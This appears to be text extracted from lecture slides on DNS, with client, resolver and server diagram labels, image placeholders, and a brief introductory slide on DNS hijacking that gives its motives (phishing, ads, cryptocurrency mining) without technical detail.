Resolver

Client


Server

1.2.3.4


# DNS + HTTP




# DNS + HTTP



# DNS + HTTP



# DNS + HTTP






# Attacks on DNS


# DNS hijacking

- Attacker changes target DNS record to point to attacker IP address
  - Causes all site visitors to be directed to attacker's web server
- Motivation
  - Phishing
  - Revenue through ads, cryptocurrency mining, etc.
- How do they do it?

